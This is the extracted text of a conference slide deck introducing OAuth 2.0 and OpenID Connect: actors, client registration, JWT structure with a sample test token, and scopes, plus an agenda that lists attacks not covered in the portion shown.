

O+! Auth

Implementation pitfalls
& auth providers who
have fell in it

@samitanwer1 samit.anwer@gmail.com



C:\>whoami

- Samit Anwer
- Product Security Team @Citrix
- Web/Mobile App Security Enthusiast
- Spoken @:
 - DEFCON China (Beijing) 2018,
 - BlackHat Asia (Singapore) 2018,
 - AppSec USA (Orlando, USA) 2017,
 - CodeBlue (Tokyo, Japan) 2017,
 - c0c0n (Cochin, India) 2017,
 - IEEE Services (Anchorage, Alaska) 2014,
 - ACM MobileSOFT, ICSE (Hyderabad, India) 2014,
 - IEEE CloudCom (Bristol, UK) 2013



Agenda

- Why OAuth?
- OAuth in a nutshell
- Terminology – Access & Identity tokens, JWT, Scopes
- OAuth Grant Types
- OpenID Connect with Native Apps
- Attacks & Mitigations –
 1. Authorization code interception attack (PKCE)
 2. CSRF
 3. Open redirects
 4. Phishing using user's trust in AS
 5. Mix-up attack
- Q/A




Disclaimer

- Ideas presented are personal; not speaking on behalf of my employer
- Some content borrowed from Brian David Campbell's slides on "OAuth 2.0 and Mobile Devices", Auth0 and RFC documents
- Humour is mine! If you like it, drop me a mail; if you don't, you can blame SecurityFest
- References to 'Avengers: Infinity War' but no spoilers of 'Avengers: Endgame'

Why OAuth?

- LinkedIn asks your Gmail password so it can use it to log in as you in Gmail & harvest your contacts
- Knowledge of your Gmail password allows LinkedIn to do far more than that
- LinkedIn would be required to store your credentials
- Google will be required to support password authentication
- Access can't be revoked from one 3rd party without revoking access from all 3rd parties
- OAuth devises a mechanism for LinkedIn to ask Gmail just for the action it requires (access contacts) and nothing else

Raises eye brows?



Why OAuth?

- LinkedIn asks your Gmail password so it can use it to log in as you in Gmail & harvest your contacts
- Knowledge of your Gmail password allows LinkedIn to do far more than that
- LinkedIn would be required to store your credentials
- Google will be required to support password authentication
- Access can't be revoked from one 3rd party without revoking access from all 3rd parties
- OAuth devises a mechanism for LinkedIn to ask Gmail just for the action it requires (access contacts) and nothing else

Enter OAuth

- Protocol for delegating authorization supported by web, desktop and native apps
- Access grant for a specific 3rd party is revocable
- Scope of access grant can be constrained
- Avoids sharing of creds with 3rd party
- Sets base for an authentication protocol

Actors



- **Resource Owner:** the entity that can grant access to a protected resource. Typically this is the end-user, e.g. End-User



- **Application/Relying Party (RP)/Client:** an application requesting access to a protected resource on behalf of the Resource Owner, e.g. LinkedIn




- **Resource Server:** the server hosting the protected resources. This is the API you want to access, e.g. GMail



- **Authorization Server:** the server that authenticates the Resource Owner, and issues Access Tokens after getting proper authorization, e.g. Google



- **User Agent:** the agent used by the Resource Owner to interact with the application, e.g. browser or a native application.




Before you
begin....

Client Registration

- You must register the client/app/RP with the auth/identity service
- You usually register info like application name, website, logo and a **redirect URI**
- After registering your client, you will receive a **client ID** and a **client secret**
 - client ID is public info and is used to build login URLs, or included in JS source code
 - client secret **must** be kept confidential
- If a deployed app cannot keep the secret confidential (SPA, native app) then the secret is not used

OAuth in a nutshell



OAuth & OpenID Connect



Is a protocol that lets you authorize one website to access your data from another website


- OAuth is used for resource access/sharing



Is a simple identity layer built on top of the OAuth

- OIDC is concerned with user authentication

Open ID Connect



AdensityToken

Are typically opaque (bearer)

The ID token is a JWT that contains identity data in the form of claims

It informs the API that the bearer of this token

has been granted delegated access to the API

It is consumed by the application and used to get user info. like the user's name, email, and so forth, typically used for UI display.

A sample JWT payload

[illegible]

JWT (JSON Web Tokens)



```
{
  "jti": "2c3dc6f53e5246d3afa420d82189a96c",
  "sub": "9ac2d704-2540-49d6-9f2e-48e8eab28180",
  "scope": [
    "openid"
  ],
  "client_id": "oauth_showcase_authorization_code",
  "cid": "oauth_showcase_authorization_code",
  "azp": "oauth_showcase_authorization_code",
  "grant_type": "authorization_code",
  "user_id": "9ac2d704-2540-49d6-9f2e-48e8eab28180",
  "origin": "uaa",
  "user_name": "marissa",
  "email": "marissa@test.org",
  "auth_time": 1469846762,
  "rev_sig": "be5491dc",
  "iat": 1469846876,
  "exp": 1469890076,
  "iss": "http://localhost:8080/uaa/oauth/token",
  "zid": "uaa",
  "aud": [
    "openid",
    "oauth_showcase_authorization_code"
  ]
}
```

- JWTs are self-contained
- They can be signed

A JWT's format is "1. Header . 2. Payload . 3. Signature"

1. Header contains the type of token & the has algorithm used on the contents of the token.

```
{
  "alg": "HS256",
  "kid": "legacy-token-key",
  "typ": "JWT"
}
```


2. The payload contains identity claims about a user.
Claims are statements (name or email address) about an entity (typically, the user) and metadata

3. The signature is used by the recipient of a JWT to validate the integrity


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

Scopes


- Used by application/client/RP during authorization request to get access to a set of user attributes which are called *claims*
- Once the user authorizes the requested scopes, the claims are returned in an ID Token & are available through the /userinfo endpoint
- Scopes allow applications to request delegated access to your Resource
e.g. Scope- **Mail.Read**
- The authorization decision emerges from combining the scope **Mail.Read**, the user identifier & the entity requested



Authorization Decision

